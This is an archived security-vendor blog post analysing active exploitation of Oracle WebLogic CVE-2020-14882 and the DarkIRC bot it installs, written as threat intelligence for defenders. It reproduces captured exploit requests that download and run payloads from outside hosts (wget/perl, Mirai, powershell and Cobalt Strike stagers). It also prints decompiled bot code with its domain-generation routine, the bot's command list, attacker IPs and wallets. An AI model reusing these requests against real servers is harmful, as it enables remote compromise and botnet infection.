DarkIRC bot exploits recent Oracle WebLogic vulnerability

By Paul Kimayong

Published: 2020-12-01 · Archived: 2026-04-05 22:00:40 UTC

Juniper Threat Labs is seeing active attacks on Oracle WebLogic software using CVE-2020-14882. This vulnerability, if successfully exploited, allows unauthenticated remote code execution. As of this writing, we found 3,109 open Oracle WebLogic servers using Shodan. We are seeing at least five different variants of attacks/payload. For the purpose of this blog, we will focus on one particular payload that installs a bot called DarkIRC. This bot performs a unique command and control domain generation algorithm that relies on the sent value of a particular crypto wallet. This bot is currently being sold on hack forums for $75USD.

Open Oracle Weblogic servers on the internet

DarkIRC

```
if (num == 3034564514U)
{
    if (text2 == "botversion")
    {
        try
        {
            IRC.writeEncrypted(writer, IRC.nick + " DarkIRC v1.2.1 - Coded by Freak & 0x0");
        }
        catch
        {
        }
    }
```


DarkIRC version

The attack issues an HTTP GET request to a vulnerable WebLogic server, which will execute a powershell script to download and execute a binary file hosted in cnc[.]c25e6559668942[.]xyz

```
GET /console/images/%252E%252E%252Fconsole.portal?_nfpb=false&_pageLable=&handle=com.tangosol.coherer
(%22java.lang.Runtime.getRuntime().exec('powershell%20-NoP%20-NonI%20-W%20Hidden%20-Exec%20Bypass%20
(New-Object%20System.Net.WebClient).DownloadFile(%22https://cnc.c25e655{redacted}xyz/svchost.exe%22,
%20Start-Process%20%22$env:temp%0Degsvc.exe%22%22');%22); HTTP/1.1

Host: {redacted}:7001

Connection: keep-alive
```

```
Accept-Encoding: gzip, deflate

Accept: */*

User-Agent: python-requests/2.24.0
```

The source IP is 83.97.20.90. This IP resolves to the C&C of this bot which means the attacker IP is the same as the C&C. The sha256 hash of the payload is d78c90684abcd21b26bccf4b6258494a894d9b8d967a79639f0815a17e1e59a5. This payload is a .NET file with a file size of 6MB, fairly encrypted and has the following properties:



Basic structure of the crypter

The Crypter


The crypter or the packer is being used primarily to conceal its true intention and avoid detection. It also includes anti-analysis and anti-sandbox functions. It tries to detect if it is running under the following virtualized environments to determine if it should not continue its malicious routine:

- VMware
- VirtualBox
- VBox
- QEMU
- Xen

If it is not, it will load an encrypted file in its resource.

DarkIRC Crypter virtual environment check

After unpacking, we can clearly see what this malware wants to do, based on the name of its functions.



Functions inside DarkIRC when unpacked


Bot Functions

The bot installs itself in the %APPDATA%\Chrome\Chrome.exe and creates an autorun entry. Among its functions include:

- Browser Stealer
- Keylogging
- Bitcoin Clipper
- DDoS
    - Slowloris
    - RUDY (R-U-DeadYet?)
    - TCP Flood
    - HTTP Flood
    - UDP Flood
    - Syn Flood
- Worm or spread itself in the network
- Download Files
- Execute Commands

Bitcoin Clipper

This function allows the malware to change the copied bitcoin wallet address to the malware operator's bitcoin wallet address. This essentially allows it to steal bitcoin transactions on the infected system. This is similar to what [Masad Stealer] does.



DarkIRC clipping routine

Bitcoin address by the malware operator:

- **3QRwJwLRFDBoeLZ2cToGUsdBGB3eqj3exH**

It connects to its Command and Control via IRC with an added encryption XOR encryption.

```
char[] array = new char[IRC.buffsize];
reader.Read(array, 0, array.Length);
for (int i = 0; i < IRC.trafficEncryptionkey.Length; i++)
{
    text += "\0";
}
bool flag = new string(array).Contains(text);
string result;
if (flag)
{
    result = XOR.EncryptDecrypt(IRC.trafficEncryptionkey, string.Join<char>("", new string
      (array).Take(new string(array).IndexOf(text))));
}
else
{
    result = XOR.EncryptDecrypt(IRC.trafficEncryptionkey, new string(array));
}
```

CnC communication is encrypted via XOR

Below are the bot commands:

Command	**Action**
steal	*Steal browser passwords*
mssql	*Spread via mssql (brute force)*
stopall	*Stop all flood attacks*
rudy	*Start or stop rudy flood attacks. If command includes stop, it means stop rudy attacks.*
rdp	*Spread via RDP (brute force)*
update	*Update this bot*
upload	*Upload files*
dlexerem	*Download, execute and remove*
udp	*Start/Stop udp flood attacks*
version	*Get version info of the infected system*
dlexe	*Download and execute*
username	*Get username of the infected system*
cd	*Set current directory*
getip	*Get IP address of the infected system*
md5	*Get config md5 of bot*
usbspread	*Spread via USB*
tcp	*Start/Stop tcp flood attack*

discord	*Steal discord token*
botversion	*Get bot version*
syn	*Syn flood*
http	*Http flood*
slowloris	*Slowloris DDoS attack*
uninstall	*Uninstall itself*
smb	*Spread via SMB*
cmd	*Run command*

Command and Control DGA

One of its interesting functions is to generate a domain, based on the value of a particular dogecoin wallet, DHeMmdtVhMYQxjbhe2yKvm8nbjSx1At6cZ

It hashes the sent value of the wallet and gets the first 14 characters of the hash to complete the cnc domain below:

- cnc .<generated hash[:14].xyz>
- At its current value, the resulting domain will be:
    - cnc[dot]c25e6559668942.xyz

```
public static string getCNC()
{
    string result;
    for (;;)
    {
        try
        {
            ServicePointManager.SecurityProtocol = (SecurityProtocolType.Tls | SecurityProtocolType.Tls11 |
              SecurityProtocolType.Tls12);
            string value = IRC.HttpGet("https://dogechain.info/api/v1/address/sent/DHeMmdtVhMYQxjbhe2yKvm8nbjSx1At6cZ");
            string hostNameOrAddress = "cnc." + IRC.Sha256_hash(value).Substring(0, 14) + ".xyz";
            IPAddress[] hostAddresses = Dns.GetHostAddresses(hostNameOrAddress);
            IPAddress[] array = hostAddresses;
            int num = 0;
            if (num < array.Length)
            {
                IPAddress ipaddress = array[num];
                result = ipaddress.ToString();
                break;
```

dogecoin address

DGA

DarkIRC uses a DGA that depends on the sent value of a particular dogecoin wallet

The URL request returns a json formatted string, which includes the amount “sent” from that wallet.

```
λ curl https://dogechain.info/api/v1/address/sent/DHeMmdtVhMYQxjbhe2yKvm8nbjSx1At6cZ
{
  "sent" : "8254.41378643",
  "success" : 1
}
```


sent

Current sent value of the wallet that the DGA relies on.

In the event that the existing domain is taken down, the malware operator could make a transaction that will change the “sent” value from the wallet, which will generate a new cnc domain for all the bots.


Who is behind this?

We found an account in Hack Forums by the name of **“Freak_OG”** that advertised this botnet back in August 2020 for $75USD.



Threat actor advertising on hack forums.

On November 1, the same account posted a FUD (Fully Undetected) Crypter, selling it for $25USD. The filename of the file he is showing in this post resembles the “Application Name” of our payload, WindowsFormsApp2.exe.



Threat actor advertising it’s crypter

We are not certain if the bot operator who attacked our honeypot is the same person who is advertising this malware in Hack Forums or one of his/her customers.

Conclusion

Threat actors will always be on the hunt for victims. One of the fastest ways for them to be victimized is to use a zero day exploit and attack the internet, usually via a spray-and-pray technique.

This vulnerability was fixed by Oracle in October and a subsequent out of cycle patch was also released in November to fix a hole in the previous patch. We recommend affected systems to patch immediately.

Oracle WebLogic RCE attacks

Below is brief information about the different attacks we have seen from our sensors and the payloads they try to install.

Attack Variant 1: Cobalt Strike Payload

Attacker IP

- 45.77.178.169

Attack Port


- 7001

IOC

- 139[.]180.194.87

```
GET /console/css/%252e%252e%252fconsolejndi.portal?test_handle=com.tangosol.coherence.mvel2.sh.Shell
(weblogic.work.ExecuteThread)Thread.currentThread();%20weblogic.work.WorkAdapter%20adapter%20=%20cur
=%20adapter.getClass().getDeclaredField(%22connectionHandler%22);field.setAccessible(true);Object%20
weblogic.servlet.internal.ServletRequestImpl%20req%20=%20(weblogic.servlet.internal.ServletRequestIm
%20String%20cmd%20=%20req.getHeader(%22cmd%22);String%5B%5D%20cmds%20=%20System.getProperty(%22os.na
cmd.exe%22,%20%22/c%22,%20cmd%7D%20:%20new%20String%5B%5D%7B%22/bin/sh%22,%20%22-c%22,%20cmd%7D;if(c
(new%20java.lang.ProcessBuilder(cmds).start().getInputStream()).useDelimiter(%22%5C%5CA%22).next();%
(weblogic.servlet.internal.ServletResponseImpl)req.getClass().getMethod(%22getResponse%22).invoke(re
(new%20weblogic.xml.util.StringInputStream(result));res.getServletOutputStream().flush();%7D%20curre

User-Agent: User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:67.0) Gecko/20100101 Firefox/67

Accept-Encoding: gzip, deflate

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Connection: keep-alive

cmd: powershell -ENC DQAKACAAIAAgACAAIAAgACAAIAAgACAAIAAgACQAbgAgAD0AIABuAGUAdwAtAG8AYgBqAGUAYwB0ACA
```

The powershell script executes a shellcode, which downloads from https://139[.]180.194.87:2233/LkQT. The URL did not return anything during our test. Based on threat intelligence, this IP is related to Cobalt Strike.



Shellcode downloading Cobalt Strike

Attack Variant 2: Perlbot Payload

Attacker IP

- 85.248.227.163

Attack Port

- 7001

Payload Hash

- ef7df0f86ed1a1bca365d7247d60384ece4687db28e5ec9aee1a61b1cfa4befa

```
POST /console/css/%252e%252e%252fconsole.portal HTTP/1.0

User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; zh-CN; rv:1.9) Gecko/20080705 Firefox/3.0 Kapik

Accept-Encoding: gzip, deflate

Accept: */*

Connection: keep-alive

Content-Type: application/x-www-form-urlencoded

cmd: unset HISTFILE;unset HISTSAVE;wget https://159.69.66.124/bo;perl bo;rm -rf bo

Content-Length: 1216

_nfpb=true&_pageLabel=HomePage1&handle=com.tangosol.coherence.mvel2.sh.ShellSession
('weblogic.work.ExecuteThread executeThread = (weblogic.work.ExecuteThread) Thread.currentThread();
weblogic.work.WorkAdapter adapter = executeThread.getCurrentWork();java.lang.reflect...{redacted}
```

Attack 3: Meterpreter Payload

Attacker IP

- 185.65.134.178

Attack Port

- 7001

Payload Hash

- 4bafb11609f744948f7adbba60b8f122906d6cb079b1a1f3b9ba82f362e03889

```
POST /console/css/.%252e/console.portal HTTP/1.1

Host: {redacted}:7001

User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)

Content-Type: application/x-www-form-urlencoded

Content-Length: 2304

handle=com.tangosol.coherence.mvel2.sh.ShellSession%28%27java.lang.Runtime.getRuntime%28%29.exec%28n
java.lang.String%28java.util.Base64.getDecoder%28%29.decode%28%22cG93ZXJzaGVsbCAtdyBoaWRkZW4gLW5vcCA
0nMTg1LjY1LjEzNC4xNzgnOyRiPTg3Nzc7JGM9TmV3LU9iamVjdCBzeXN0ZW0ubmV0LnNvY2tldHMudGNwY2xpZW50OyRuYj1OZX
N0IFN5c3RlbS5CeXRlW10gJGMuUmVjZWl2ZUJ1ZmZlcl{redacted}
```

Attack 4: Mirai Payload

Attacker IP

- 83.97.20.90

Attack Port

- 7001

Payload Hash


- 81d51082566d3cebbc8d0d3df201a342f8056efbfb95a7778b6f5d56a264fb07

```
GET /console/images/%252E%252E%252Fconsole.portal?_nfpb=false&_pageLable=&
handle=com.tangosol.coherence.mvel2.sh.ShellSession(%22java.lang.Runtime.getRuntime().exec
('wget%20https://83[dot]97.20.90/mirai.x86%20-O%20/tmp/kpin;chmod%20777%20/tmp/kpin;/tmp/kpin');
%22); HTTP/1.1

Host: {redacted}:7001

Connection: keep-alive

Accept-Encoding: gzip, deflate
```

```
Accept: */*

User-Agent: python-requests/2.24.0

Content-type: application/x-www-form-urlencoded; charset=utf-8
```

The exploit is detected by IDP as “HTTP:ORACLE:WLOGIC-UNAUTH-RCE”.

Juniper Advanced Threat Prevention (ATP) detects this file.



Source: https://blogs.juniper.net/en-us/threat-research/darkirc-bot-exploits-oracle-weblogic-vulnerability